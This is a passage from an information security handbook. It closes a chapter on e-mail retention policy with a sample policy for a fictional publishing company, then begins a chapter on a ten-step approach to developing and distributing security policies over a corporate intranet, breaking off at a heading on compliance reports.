Many organizations today allow the use of company e-mail facilities for limited personal use to send e-mail to friends and family or to conduct personal business during nonproductive business time (before the workday begins or during a lunch break, for example). This may result in a commingling of personal and business e-mails on the user's PC and in the company's e-mail storage facilities. And, as has been previously discussed, those e-mails may be stored in multiple locations throughout the company's e-mail system. Should the company be served with a discovery motion for electronic business records, it may have the additional burden of wading through large amounts of personal mail in an effort to find relevant business messages. By the same token, if a company employee becomes involved in a legal dispute and the opposing counsel learns that the company allows use of its e-mail system for personal reasons, the company may be requested to search through its vast e-mail archive looking for any personal e-mails the employee sent that may be relevant to the case. An e-mail retention policy might need to address such a situation and specify an employee's ability to store personal e-mails on the company's computer system. This also raises many issues concerning employee privacy that are beyond the scope of this chapter.

Records Management

The key to an effective e-mail retention policy is the establishment of clear policies and processes for records management. This affects all business records created and maintained by the company but should particularly stress compliance for e-mail communications.

A good place to start is by creating an inventory of current e-mail information in the organization. Close attention should be paid to historical records stored at off-site facilities, including magnetic tapes,

disks, and microfiche. Once these information sources have been identified, they should be cataloged and categorized in as organized a manner as possible. These categories may include the source and destination of the message, the business unit or functional area affected by the message, and the sensitivity of the information contained in the message.

Based on the findings of the inventory, the organization can then begin to develop a strategy for how to deal with future e-mails sent to its employees. It may specify that different categories of e-mail messages must be handled in different ways, or that different categories of information have different retention requirements. Additionally, a policy might specify how employees are to archive mail they receive so as to make later discovery processes easier to manage. Whatever scheme is developed, the planners of the policy should strive to keep it as simple as possible for the average user to understand and implement. If the process is too complicated, users will resist its use.

Responding to Discovery Requests

Because the process of responding to a discovery motion is a complicated one, it should only be undertaken under the direct guidance and supervision of a qualified attorney. Mistakes made during the discovery phase of a trial can have grave consequences for the offending party. For this reason, an e-mail retention policy should clearly define who is responsible for responding to discovery motions and the authority that person or group has to obtain resources and information from other organizations inside the company.

A Sample E-Mail Retention Policy

To assist organizations in the creation of their own e-mail retention policies, the following sample policy offers some guidance in the areas that should be considered when dealing with e-mail retention issues. This policy is for a fictional publishing company, HISM Enterprises, and contains many of the elements discussed thus far. As with any sample policy, the applicability to a particular organization will vary based on the structure and operating practices of that organization. The security professional can use this sample policy as the basis for establishing an organization's own policy, but should consult with the organization's business and legal representatives to determine the applicability of any particular aspect of the policy to the organization's goals.

Policy Number and Title

6.12: Retention and Destruction of Electronic Mail Records

Policy Background

Electronic mail ("e-mail") is an essential part of the tools that HISM uses to communicate with its customers, suppliers, and business partners. Because it is a primary method of communication, e-mail sent to and from HISM systems contains a great deal of sensitive information about HISM, its employees, and the third parties with which it deals. Unfortunately, some of that information may help HISM's competitors or prove damaging to HISM in the event of a legal dispute over its products, services, or conduct. For that reason, information contained in e-mails must be strictly controlled, processed, and destroyed according to applicable state and federal laws and consistent with internal HISM policies concerning destruction of company information.

Policy Statements

All information stored in HISM e-mail systems must be retained for a period of five years from the date of creation (in the case of e-mail originating from HISM) or the date of first receipt (in the case of e-mail originating from outside HISM).

Once the retention period has passed, the information must be destroyed and further use prevented. For information stored on electronic media (for example, tapes and disks), the information must be erased using a multi-pass overwriting system approved by the HISM Information Security organization. Once the magnetic information has been erased, the physical media must be destroyed. It cannot be reused for HISM information storage or recycled for use by other organizations.

All e-mail will be stored on centralized systems maintained by the HISM Information Technology (IT) organization. The operation of e-mail systems by groups other than IT is prohibited.

Sufficient storage must be made available to allow HISM users to keep e-mail from the past ninety (90) days in online storage. E-mail older than 90 days must be archived to secondary media and stored in a secured location. The use of local e-mail storage (Personal Folders, for example) or the creation of directories on end-user systems for the purpose of creating an e-mail archive is strictly prohibited.

It is HISM policy to allow the limited judicious use of HISM computers and network resources (including e-mail) for personal reasons. A folder named "Personal" will be created in each user's electronic mailbox where users can place e-mail correspondence of a personal nature. This will allow HISM to respond more effectively to legal requests for corporate e-mail evidence without potentially infringing on the privacy rights of HISM employees.

HISM employees are not permitted to respond to court subpoenas or legal discovery requests without first consulting with the HISM Legal Department. All requests for access to e-mail information should be directed to the Legal Department.

In the event that HISM is a party in a legal proceeding that requires the extended retention of e-mail messages past the five-year retention cycle, the HISM IT organization will provide sufficient facilities to store all affected e-mail messages until released from that responsibility by the HISM Legal Department.

Scope

This policy applies to all Company personnel who use HISM systems to create, read, store, or transmit electronic mail. It also pertains to non-employee workers, contractors, consultants, or other personnel performing work for HISM on a permanent or temporary basis.

This policy applies to all HISM business units and corporate functions. Where individual business units are required by law or by contractual obligation to follow e-mail retention policies other than those described in this policy, that business unit is required to seek a policy exception and approval from the Chief Information Officer, the Vice President for Information Security, and the Vice President for Legal Affairs.

Effective Dates, Grandfathering Provisions, and Sunset Provisions

This policy shall be effective immediately upon approval by the HISM Chief Information Officer.

This policy supersedes all previous policies pertaining to retention of e-mail information.

This policy shall continue to remain in effect unless superseded by a subsequent policy approved by the HISM Chief Information Officer.

Roles and Responsibilities

The HISM IT organization is responsible for establishing and maintaining e-mail resources for all HISM employees and associates. It is also responsible for adhering to this policy and developing appropriate procedures for implementing this policy in all HISM e-mail systems.

The Chief Information Officer, the Vice President of Information Security, and the Vice President for Legal Affairs must jointly evaluate and approve any exceptions to this policy. Exceptions will only be granted based on validated business need where compliance with this policy would place HISM in violation of applicable state or federal law.

All HISM sales teams and customer agents are responsible for ensuring that contracts with customers, suppliers, and other business partners do not place HISM in potential violation of this policy. Any

potential violation issues should be immediately brought to the attention of the Vice President for Legal Affairs.

The HISM Information Security organization is responsible for specifying appropriate technology for destroying information stored on electronic media.

The HISM Legal Department is responsible for responding to legal inquiries for HISM e-mail information and managing the collection and analysis of that information.

Related Policies

- 5.24: Proper Disposal and Destruction of Sensitive Company Information
- 6.04: Use of Company Computing Resources for Non-Company Functions
- 6.05: Privacy of Personal Information on HISM Systems

Conclusion

Whether it is dusty old letters stuffed in an attic shoebox or obscure e-mail messages hidden in a long-forgotten directory, there will always be the opportunity to find hidden information among the remnants of long-past communications. Sometimes those remnants provide the catalyst to look back in amused nostalgia. But more and more often, those remnants are providing glimpses into a past best forgotten, information best not shared, or actions best not known. Unless proactive steps are taken to establish a formal e-mail retention policy, followed by an efficient e-mail retention and destruction process, a company is opening itself up to allowing investigators, litigators, and forensics experts to view its most closely held secrets.

Notes

1. Source: International Data Corporation (IDC).
2. ePolicy Institute, 2003 Electronic Policies and Practices Survey, http://www.epolicyinstitute.com/survey/index.html.
3. *United States of America v. Microsoft Corporation*, Civil Action No. 98-1232, http://www.usdoj.gov/atr/cases/f4900/4909.htm.
4. *Linnen v. A. H. Robins Co.*, 1999 WL 462015 (Mass Super June 16, 1999).
5. *Fed. R. Evid.*, 901, Authentication.
6. *Fed. R. Evid.*, Article VIII, Hearsay.

Ten Steps to Effective Web-Based Security Policy Development and Distribution

Todd Fitzgerald, CISSP, CISA, CISM

Paper, Dust, Obsolescence. Affectionately known as shelfware are the magnificent binders filled with reams of outdated policies, procedures, standards, and guidelines. Many times, the only contribution to effective security these binders have is *to increase the security risk* by having more to burn during a fire! Many times, these documents are the proud creations of the security department but have little impact on the end user who is posting a password on his terminal or leaving confidential documents lying on his desk. The documents are typically voluminous, and who will take the time to read them? Simple answer: the same people who read their complete car owner's manual before they put the key into the ignition for the first time — definitely a small segment of the population (not sure we want these individuals driving either!).

So where does this leave us? Granted, documented procedures require a level of specificity to truly become a repeatable process. It is through the process of documentation that consensus is reached on the policies and procedures required for an organization. Without going through this process, many practices may be assumed, with different interpretations between the parties. Organizational members from the different business units — Human Resources, Legal, and Information Technology — need the opportunity to provide input to the documents as well. However, does this mean that the end product must be a dusty set of binders that no one looks at, except on the annual update cycle? This appears to be such a waste of resources and results in limited effectiveness of the deliverable.

Enter the Electronic Age

Beginning in the mid to late 1990s, large organizations were beginning to realize the efficiencies of the intranet for distributing information internally to employees. External Web presence (the Internet) obtained most of the budget dollars, as this was deemed a competitive and worthwhile investment due to its potential for revenue generation and increased cost efficiencies to those areas such as customer service, order entry, and creating self-service mechanisms. After this functionality was largely in place, the same technology was reviewed for potential savings within the internal environment to support employees. Organizations seem to start and stop these initiatives, causing intranet content to be rich for some areas and nonexistent for others. The level of existing documented procedures as well as their use of technology also contributed to the maturity level of the intranet, Web-based applications. Debates

among whom should distribute policies — Compliance? Human Resources? Legal? Information Technology? Individual business units? — can also slow the decision process in selecting the proper tool. At some point, organizations need to "step their toes in the water" and get started versus trying to plan out the entire approach prior to swimming! If there is an existing intranet, security departments would be wise to integrate within the existing process for delivering policies, or influence changing the environment to accommodate the security policy considerations versus creating a new, separate environment.

It is unrealistic to believe that we will ever move completely away from paper; however, the "source of record" can be online, managed, and expected to be the most current version. How many times have you looked at a document that was printed, only to guess whether or not there is a later version? Many times, we print documents without the proper data classification specified (Internal Use, Public, Confidential, or Restricted) and date-time stamped, making it difficult to determine the applicability of the document. Additionally, if the documents are online and housed in personal folders and various network drives, determining the proper version is equally difficult.

Functionality Provided by Web-Based Deployment

Deploying security policies electronically can provide several advantages, depending on the deployment mechanism. In the simplest form, policies can be placed on the intranet for users to view. This should be regarded as an "entry-level" deployment of security policies. The remaining sections in this chapter discuss the approach and delivery of implementing security policies that are created through a workflow process, deployment to the intranet, notification of new policies, tracking for compliance, limiting distribution to those who need them, informing management of noncompliance, and planning the release of the policies. Placing the policies "on the Web" without managing the process is insufficient in today's regulatory environment of controls with such influences as the Health Insurance Portability and Accountability Act (HIPAA), the Gramm–Leach–Bliley Act (GLBA), the Sarbanes–Oxley Act, California Senate Bill 1386, etc. Verification that users have received the policies and can reference them at a future point is essential for security.

A Pragmatic Approach to Successful E-Policy Deployment

Deploying policies in a Web-based environment has many similarities to developing paper-based policies; however, there are some additional considerations that must be appropriately planned. The following ten-step approach for the development and distribution of policies will reduce the risk that the electronic policies will become the digitized version of shelfware of the future. (In the security profession, we never completely solve problems, but instead reduce risk!)

Step 1: Issue Request for Proposal

Issuing a Request for Proposal (RFP) to multiple vendors serves several purposes. First, it forces the organization to think about what the business requirements are for the product. A list of considerations for selecting a tool is presented in Table 19.1. Second, it causes vendors to move beyond the "sales-pitch" of the product and answer specific questions of functionality. It is very useful to include a statement within the RFP stating that the RFP will become part of the final contract. For example, a vendor might indicate that it "supports e-mail notification of policies" in its glossy brochures, while at the same time omitting the fact that the e-mail address has to conform to *its* (the vendor's) standard format for an e-mail address, thus requiring an extra step of establishing aliases for all the e-mail accounts. Third, pricing can be compared across multiple vendors prior to entering into pricing negotiations without having to respond to the sales pressure of "end of the sales quarter" deals. Fourth, a team can be formed to review the responses objectively, based on the organizational needs; and finally, more information on the financial stability and existing customer references can be obtained.

TABLE 19.1 Considerations in Selecting a Policy Tool Vendor

Subscription versus perpetual license pricing
Process for creating security policies
Workflow approval process within the tool
Methods for setting up users (NT Groups, LDAP, individually maintained)
Pass-through authentication with browser
E-mail notification of new policies and capabilities
Construction of e-mail address
Import and export capabilities
Ability to change policy after distribution
Quizzing capability
Role-based administration access (to permit departments other than Security to manage policies in their areas)
Levels of administrative access
Intranet and internet hosting requirements
Vendor customer base using the tool in production
Annual revenues
Application service provider, intranet or Internet-based model
Protection of information if not hosted locally
HIPAA and GLBA policy content included with tool or add-on pricing
Reporting capabilities to track compliance
Policy formats supported (Word, PDF, HTML, XML) and the limitations of using each
Context searching capability
Linkage to external documents from the policy (such as standards, procedures)
Test server instances — additional pricing?
Two- to three-year price protection on maintenance, mergers, or acquisitions
Predeveloped content available
Number of staff dedicated to product development versus committed to sales and administration
Mechanism for distributing policies to different user groups

There are several players in the policy development and deployment market space, albeit the market is relatively immature and the players change. As of this writing, there are several vendors promoting solutions, such as NetIQ's VigilEnt Policy Center (formerly Pentasafe), Bindview Policy Center, NetVision Policy Resource Center, PricewaterhouseCoopers Enterprise Security Architecture System (ESAS), PoliVec 3 Security Policy Automation System, Symantec, and others. There are also the E-learning companies that overlap this space, such as QuickCompliance, Eduneering, Mindspan, and Plateau systems to name a few. Articulating the pros and cons of each of these products is beyond the scope of this chapter; however, the information provided should enable a reasonable method to start raising knowledgeable questions with the vendors.

To move toward a product that will support the business requirements, an organization could build the product itself. However, there are advantages in purchasing a product to perform these capabilities. From a cost perspective, most organizations would spend more in resources developing these tools than they can be purchased for. There is also the issue of time-to-market. The tools are already available and can be deployed within a few months, depending on the match with the technical infrastructure of the organization. Vendors also provide starting policy content that can jump-start the creation of security policies. This content is updated according to the changing requirements of the regulatory bodies.

A cross-functional team composed of representatives from Human Resources, Legal, Information Technology, Compliance, and the key business units should be formed to review the requirements and responses from the proposals. These are the individuals who will have to support the policy tool once it is implemented; therefore, bringing them into the process early on is essential. The tool may be extended beyond the needs of the security department to deliver other organizationwide policies once the basic infrastructure is in place.

Prior to issuing the RFP, a scoring matrix should be prepared that will allow the team to evaluate the vendors independently. The matrix does not have to be complicated and should be driven from the

business and technical requirements, the criticality of the requirement, and the level to which the requirement was met (for example, 3 = Exceeds requirements, 2 = Meets requirements, 1 = Does not meet requirements). Once the matrices are scored individually by team members, group discussion focusing on the differences between the products narrows the selection. The duration of the RFP process can be as short as six to eight weeks to select the appropriate product and is time well spent.

It is beneficial to include the company's software purchasing contract within the RFP so that the appropriate terms and conditions can be reviewed by the vendor. This saves time in contract negotiations, as the legal departments will typically review the contract as part of the RFP process. Considerations for the contracting phase include:

- Standard vendor contracts include no-warranty type language — add escape clauses if the product does not function within 90 days of the start of testing.
- Subscription versus perpetual licenses — evaluate the two- to three-year product cost.
- Secure two- to three-year price increase protection, especially on "new to market tools."
- Obtain protection in the event the company or the vendor's merges or is acquired by another company.
- Be aware of future "unbundling" of previously purchased items; ensure functionality is covered in the RFP.
- Establish how a "user" is counted for licensing.

Vendors with different product beginnings are entering the "Security Policy Tool" market. Attempt to understand the company and whether or not this is an "add-on" market for them, or was the product specifically developed for this market space? Add-on products typically have limited investment by the vendor, and functionality enhancements are subject to the direction where the original product started.

The RFP is a critical step, providing focus for the team in clarifying the requirements expected of the product, engaging the stakeholders earlier in the process, and providing the means to compare company and technical product information quickly between the vendors.

Step 2: Establish Security Organization Structure for Policy Review

If a Security Council or committee has not already been established, this is an excellent time to form one. The Security Council becomes the "sounding board" for policies that are introduced into the organization. One of the largest challenges within any information security program is establishing and maintaining support from management for information security practices, many times referred to as "lack of management commitment." The first question is to ask: why is there a lack of commitment? What steps have been taken to ***build the management commitment?*** Think of an organization being like a large skyscraper. Each successive floor depends on the preceding floor for support. The walls, bricks, concrete, and steel all have to work together to form the needed support to prevent the building from collapsing. It also must be strong enough to withstand high winds, rainstorms, and earthquakes. If we envision organizations as skyscrapers, with senior management occupying the top floors (they seem to always get the best views!), with middle management just below (translating senior management vision into operational actions to accomplish the vision) and the co-workers below that (where the real mission is carried out), we see that the true organizational commitment is built from the bottom up. This occurs brick by brick, wall by wall, floor by floor. The "reality check" occurs by each level in the organization inquiring their subordinates to see if they are in agreement. Obviously, it would take a significant amount of time to engage all users and all management levels in the process of policy development. Granted, someone in the organization below the senior executive leadership must have the security vision to get started, but it is the support of middle management and the co-workers that is essential to maintaining long-term senior management support.

The individual typically having the security vision is the Director, Manager of Information Security, Chief Security Officer, or Chief Information Security Officer. This individual has typically reported through the Information Technology department to the CIO or head of Information Systems. A good

indication of success of the security vision being accepted by senior leadership is if positions such as Chief Security Officer, Chief Information Security Officer, or Information Security Officer have been established, with a communication path through the organization's Audit and Compliance committees or Board of Directors. The establishment of these roles and the development of communication lines typically indicate that security has moved out of an operational, data center type function and into a strategic function necessary to carry out the business objectives of the organization. Some organizations are fortunate to have the CEO, CFO, or COO already with a good understanding and strong believers in information security; however, this is the exception. Security has a long history of being viewed as an expense to the organization that was not necessary and that did not contribute to top-line revenues and thus the suggestion to spend more in this area to a C-level management individual should not be immediately expected to be readily embraced. The business case for enabling new products, attaining regulatory compliance, providing cost savings, or creating a competitive advantage must be demonstrated.

The Security Council should consist of representatives from multiple organizational units that will be necessary to support the policies in the long term. Human Resources is essential to providing knowledge of the existing code of conduct, employment and labor relations, and termination and disciplinary action policies and practices that are in place. The Legal department is needed to ensure that the language of the policies is stating what is intended, and that applicable local, state, and federal laws are appropriately followed. The Information Technology department provides technical input and information on current initiatives and the development of procedures and technical implementations to support the policies. Individual business unit representation is essential to understanding how practical the policies can be in carrying out the mission of the business. Compliance department representation provides insight into ethics, contractual obligations, and investigations that may require policy creation. And finally, the Information Security department should be represented by the Security Officer, who typically chairs the council, and members of the security team for specialized technical expertise.

Step 3: Define What Makes a Good Security Policy

Electronically distributed policies must be written differently if they are to be absorbed quickly, as the medium is different. People have different expectations of reading information on a Web site than what would be expected in relaxing in an easy chair to read a novel or review technical documentation. People want the information fast, and seconds feels like hours on a Web site. Therefore, policies should be no longer than two typewritten pages, as a general rule. Any longer than this will lose their attention and should be broken into multiple shorter policies. Hyperlinks were designed to provide immediate access only to the information necessary, making it quick to navigate sites. Individuals may not have time to review a long policy in one sitting, but two pages? — no problem, especially if this is communicated to them ahead of time.

Organizations typically do not have a common understanding of what a "policy" is. It seems like such a simple concept, so why the difficulty? The reason is not the lack of understanding that a policy is meant to govern the behavior within the organization, but rather that in an effort to reduce time, organizations combine policies, procedures, standards, and guidelines into one document and refer to the whole as "the policy." This is not really a time-saver because it introduces inflexibility into the policy each time a procedure or standard has to change. For example, if the password "standards" are written into the password policy for a primarily Windows-based (NT, 2000, XP, 98) environment, what happens when a UNIX server with an Oracle data warehouse project is initiated? Must the password "policy" be updated and distributed to all end users again, although a small percentage of the organization will actually be using the new data warehouse? Consider an alternative approach in which the password standards are placed in standards documents specific to the individual platform and hyperlinked from the high-level password policy. In this case, the high-level policy stating that "passwords appropriate for the platforms are determined by the security department and the Information Technology departments are expected to be adhered to in an effort to maintain the confidentiality, integrity, and availability of information…" will not be required to change with the addition of the new platform. Republishing policies in a Web-based

environment is a key concern and should be avoided, especially when they are broken into "many" two-page policies.

At this point, some definitions are in order:

- *Policy:* defines "what" the organization needs to accomplish and serves as management's intentions to control the operation of the organization to meet business objectives. The "why" should also be stated here in the form of a policy summary statement or policy purpose. If end users understand the why, they are more apt to follow the policy. As children, we were told what to do by our parents and we just did it. As we grew older, we challenged those beliefs (as four- and five-year-olds and again as teenagers!) and needed to understand the reasoning. Our organizations are no different; people need to understand the why before they will really commit.
- *Procedure:* defines "how" the policy is to be supported and "who" does what to accomplish this task. Procedures are typically drafted by the departments having the largest operational piece of the procedure. There may be many procedures to support a particular policy. It is important that all departments with a role in executing the procedure have a chance to review the procedure or that it has been reviewed by a designate (possibly a Security Council representative for that business area). Ownership of the procedure is retained within the individual department.
- *Standard:* a cross between the "what" and "how" to implement the policy. It is not worth the effort to debate which one of these applies; the important concept is that the standard is written to support the policy and further define the specifics required to support the policy. In the previous UNIX/Oracle data warehouse example, the standard would be written to include specific services (for example, Telnet, FTP, SNMP, etc.) that would be turned on and off and hardening standards such as methods for remote administration authentication (for example, TACACS, RADIUS, etc.). These do not belong in the policy, as technology changes too frequently and would create an unnecessary approval/review burden (involving extra management levels for detail review) to introduce new standards.
- *Guideline:* similar to standards, but vastly different. A good exercise is to replace the word "guideline" with the word "optional." If by doing so, the statements contained in the "optional" are what is desired to happen at the user's discretion, then it is a great guideline! Anything else, such as required activities, must be contained within the standard. Guidelines are no more than suggestions and have limited enforceability. Guidelines should be extremely rare within a policy architecture, and the presence of many guidelines is usually indicative of a weak security organization and failure to obtain the appropriate management commitment through the processes discussed in Step 2.

These definitions should provide insight into what makes a good policy. Each of the items above (with the exception of guidelines) is necessary to having a good policy. Without procedures, the policy cannot be executed. Without standards, the policy is at too high a level to be effective. Having the policy alone does not support the organization in complying with the policy.

So, the implications for electronic policies include:

- Policies should be written to "live" for two to three years without change.
- Policies are written with "must" "shall" "will" language or they are not a policy, but rather a guideline containing "should" "can" "may" language (exceptions to the policy are best dealt with through an exception process with formal approvals by senior management).
- Technical implementation details belong in standards.
- Policies should be no more than two typewritten (no less than 10 pt font please!) online pages.
- Policies, procedures, standards, and guidelines should be hyperlinked to the policy (the best way to do this is to link one static Web page off the policy and then jump to specific standards, procedures, and guidelines to eliminate the need to change the policy with each addition of a standard).
- Review. Review. Review before publishing.
- Provide online printing capability; however, stress that the current source is *always* on the intranet.

Time spent up front defining a standard format for policies, procedures, standards, and guidelines is time well spent. These formats need not be complex, and simpler is better. For example, a simple online policy approach may be to define four areas: (1) Policy Summary — a brief one-paragraph description of the intent of the policy; (2) Policy Scope — defining to whom the policy applies; (3) Policy Purpose — defines the "why" of the policy; and (4) Policy Statement — a brief reiteration of the policy summary and the actual policy. Definitions and responsibilities can be addressed by creating policies related to these roles and other supporting documents that are linked from the policy. These four areas provide all that is needed for the policy. Judge the policy not on the weight of the printed document, but rather on the clarity of purpose, communication of the benefits to the organization, and clearness of what people are expected to do. With the advantage of electronically posting the policies on the intranet, the ability of users to navigate to the information they need is also a measure of effectiveness of the policy.

Step 4: Establish a Security Policy Review Process

Now that the organization has identified an individual responsible for the development and implementation of security policies the Security Council has created, and an understanding of what makes a good policy has been communicated, there needs to be a process for reviewing the policies. This process can be developed during the creation of the Security Council; what is important is that the policy development process is thought out ahead of time to determine who will (1) create the policy, (2) review and recommend, (3) approve the final policy, (4) publish, (5) read and accept the policies. The time spent in this process, *up front,* will provide many dividends down the road. Many organizations "jump right in" and someone in the Security department or Information Technology department drafts a policy and e-mails it out without taking these steps. Proceeding along that path results in a policy that is not accepted by the organization's management and thus will not be accepted by the organization's end users. Why? Because the necessary discussion, debate, and acceptance of the policies by the leaders of the organization never took place. In the end, the question of management commitment resurfaces, when there was never a process in place to obtain the commitment to begin with.

The process could be depicted in a swim-lane type chart showing the parties responsible, activities, records created through each activity, and decision boxes. Senior management will want this presented at a high level, typically no more than one or two pages of process diagram. The process will vary by organizational structure, geographic location, size, and culture of decision making; however, a successful process for review should contain these steps.

Step 4.1: Policy Need Determined

Anyone can request the need for a policy to the Information Security department. Business units may have new situations that are not covered by an existing security policy. If no security policies exist in the organization, the Information Security department needs to take the lead and establish a prioritization of policies that are necessary.

Step 4.2: Create, Modify Existing Policy

The Information Security department creates an initial draft for a new policy that can be reacted to. Many Internet sources are available to obtain existing policies (perform a Google search on "Security Policy" as a starting point!), and other model policies are available through organizations such as www.sans.org and vendors such as NetIQ, through the publication of books and CDs such as "Information Security Policies Made Easy." Caution must be taken not to copy and distribute these policies "as-is" because they may not be completely appropriate, enforceable, or supported by procedures within the organization. The level of detail and "grade level" (should not exceed grade level 8) needs to be assessed to determine how acceptable these will be to the organization.

Step 4.3: Internal Review by Security Department

People within the Security department will have varying levels of technical expertise, business acumen, and understanding of the organizational culture. By reviewing within the team first, many obvious errors

or misunderstandings of the policy can be avoided before engaging management's limited review time. This also increases the credibility of the Information Systems Security department by bringing a quality product for review. It also saves time on minor grammatical reviews and focuses the management review on substantive policy issues.

Step 4.4: Security Council Reviews and Recommends Policy

This is arguably the most critical step in the process. This is where the policy begins the *acceptance step* within the organization. The policies are read, line by line, during these meetings and discussed to ensure that everyone understands the intent and rationale for the policy. The management commitment begins here. Why? Because management feels part of the process and has a chance to provide input, as well as thinking about how the policy would impact their own department. Contrast this method with just sending out the policy and saying, "this is it," and the difference becomes readily apparent. These are the same management people who are being counted on to continue to support the policy once it is distributed to the rest of the workforce. Failing in this step will guarantee failure in having a real policy.

Okay, if we buy into the notion that a Security Council is good practice, logical, practical, and appears to get the job done, what is the downside? Some might argue that it is a slow process, especially when senior management may be pushing to "get something out there to address security" to reduce the risks. It is a slower process while the policies are being debated; however, the benefits of (1) having a real policy that the organization can support, (2) buy-in from management on a continuing basis, (3) reduced need to "rework the policies" later, and (4) increased understanding by management of their meaning and why they are important outweigh the benefits of blasting out an e-mail containing policies that were copied from another source, the name of the company changed, and distributed without prior collaboration. Policies created in the latter context rarely become "real" and followed within the organization as they were not developed with thorough analysis of how they would be supported by the business in their creation.

Step 4.5: Information Technology Steering Committee approves policy

A committee composed of the senior leadership of the organization is typically formed to oversee the strategic investments in information technology. Many times, these committees struggle with balancing decisions on tactical "fire-fighting" one- to three-month concerns versus dealing with strategic issues, and this perspective needs to be understood when addressing this type of committee. The important element in the membership of this committee is that it involves the decision leaders of the organization. These are the individuals who the employees will be watching to see if they support the policies that were initially generated from the Security department. Their review and endorsement of the policies is critical to obtain support in implementing the policies. Also, they may be aware of strategic plans or further operational issues not identified by middle management (through the Security Council) that may make a policy untenable.

Because the time availability of senior leadership is typically limited, these committees meet at most on a monthly basis, and more typically on a quarterly basis. Therefore, sufficient time for planning policy approval is necessary. This may seem to be run counter to the speed at which electronic policies are distributed; however, as in the case with the Security Council review, the time delay is essential in obtaining long-term commitment.

Step 4.6: Publish the Policy

Organizations that go directly from Step 2 to this step end up with "shelfware" — or if e-mailed, "electronic dust." By the time the policy gets to this step, the Security department should feel very confident that the policy will be understood by the users and supported by management. They may agree or disagree with the policy, but will understand the need to follow it because it will be clear how the policy was created and reviewed. Care must be taken when publishing policies electronically, as it is not desirable to publish the same policy over and over with minor changes to grammar and terminology. Quality reviews should be performed early in the development process so that the Security Council and Information Technology Steering Committee can devote their time to substantive issues of the policy versus pointing out the typos and correcting spelling. End users should be given the same respect and should expect to be reviewing

a document that is error-free. The medium may be electronic but that does not change the way people want to manage their work lives — with the amount of e-mail already in our lives, we should try to limit the amount of "extra work" that is placed upon the readers of the policies.

The Web-based policy management tools provide the facilities to publish the policies very quickly. Because tracking on reading the policies is a key feature of these products, once the policy is published, they typically cannot be changed unless a new policy is created! This has major implications for the distribution of the policy. This means that *any change made* will require the re-publishing of the policy. Imagine thousands of users in the organization who now have to re-read the policy due to a minor change. This situation should be avoided with the review process in place in the preceding steps. The electronic compliance tracking software is usually built this way (and rightly so), so that it is clear which policy version the user actually signed off on.

It should be clear by now that although some of the policy development tools support a workflow process within the tool to facilitate approvals of policies through the various stages (such as draft, interim reviews, and final publishing), there is no substitute for oral collaboration on the policies. Electronic communications are very "flat" and do not provide expression of the meaning behind the words. Through discussions within the various committees, the documented text becomes more clear beyond just those with technical skills. The purpose is more apt to be appropriately represented in the final policies through the collaborative process.

Step 5: Installation and Configuration of Web-Based Policy Distribution Application

While this is noted as Step 5 in the process, the actual installation may occur earlier and in parallel with the prior steps. There are usually technical issues that are specific to the company's own operating environment and previous implementation decisions that were made. Vendor products must be written to adapt to a majority of the environments, and there may be one technical "gottcha" that takes up 90 percent of the implementation time to work through that particular issue. Some vendors offer a training class or consulting to get the product up and running, each lasting on average two or three days. These are worth taking advantage of and can save time in understanding the product.

Some configuration options made during this step in the process are not easily changed in the future, so attention should be paid to the impact of each option, asking questions about the impact of the decisions. While the following list will vary product by product, these are some considerations to probe beyond the vendors' glossy brochures and sales claims to understand the specific technical answers to the questions.

How Are the Individual Users Set Up with the Product?

The users could be set up within the tool itself, which means that every new employee added, terminated, or changing job roles (if policies are published to different groups based on job function) would have to manually be updated within the tool. This could result in many hours of maintenance just keeping up with the changes. As an alternative, the product may offer, using the existing NT groups or using Lightweight Directory Access Protocol (LDAP), to retrieve the previously established members. Using the NT group approach, accounts are assigned to an NT group outside the policy tool (within NT), and these groups are then referenced to ensure that the appropriate departments have access to the policies (i.e., a management group, all users, information technology, remote users, temporary employees, contractors, etc.). Organizations usually do not have these groups predefined by department areas, and they thus need to be constructed and maintained with the implementation and ongoing support of the product. The question then becomes: who is going to take on this "extra" administrative task? If the Information Security department takes on this role, there needs to be extra communication with the Human Resources and Information Technology departments to ensure that changes in membership between these groups is kept current. These added processes are usually not communicated by the vendors of the policy products, but rather the inference that "policies can be published using your existing NT groups!" In practice, there will be additional NT groups that will need to be defined with this approach.

If LDAP is used, this simplifies the process because the existing distribution groups set up on a Microsoft Exchange Server can be utilized as the groups. Maintenance processes should already be in place with distribution list update owners specified, making adoption of the process easier. There can still be "gottchas" here, depending on the product. In the installation of NetIQ's product, delays were experienced because a special character (comma) in the distinguished name on the exchange server caused the vendor's software to crash. After working with the vendor, they indicated that the implementation had to be changed to use NT groups to function within our environment. Subsequently, the vendor product was fixed, but not until we had to change directions, implement the product, and spend the resources investigating and trying to resolve the issue. Other vendor products will have their own "gottchas" in different areas. The lesson here? Always build test cases utilizing your environment early in the process to uncover the major "gottchas." The product needs to work in your installation, and whether or not it works in 100 percent of other implementations becomes irrelevant.

Is E-Mail Supported?

Users are very busy individuals, and the last thing they need to be instructed to do is check a Web site daily to see if there are any new policies. In support of this, e-mail notification of new policies is essential so that the policies can be "pushed" to the individual. How the e-mail address is constructed becomes an important integration issue. Is there flexibility in the construction of the e-mail address, or is it always composed of first name followed by last name? If this is the case, aliases may need to be created and maintained, adding to the administrative burden. Additionally, if NT groups are used, do all the users across all domains defined have unique NT IDs? If not, this will cause problems when the product constructs the e-mail address according to the predefined methods, as different individuals in different domains will equate to one e-mail address. Again, the products are written to be generic and ignore any company standards that are in use. A thorough examination of the IDs and e-mail addresses will lead to a discussion of what changes need to be made to support the implementation, either through workarounds (adding aliases) or changing the existing setups (eliminating duplicates). Some implementations may support Simple Mail Transfer Protocol (SMTP) e-mail addresses and do not support the creation of Messaging Application Programming Interface (MAPI). If there are users who do not have external (Internet, SMTP) e-mail addresses due to business restrictions, then e-mail addresses with a different SMTP domain name that is nonroutable to the Internet would need to be established to support the internal notification by e-mail. This would permit the users to receive the "new policies are available" notifications while at the same time continuing to support the business restrictions preventing their ability to send and receive Internet e-mail.

How Easy Is It to Produce Accurate Compliance Reports?

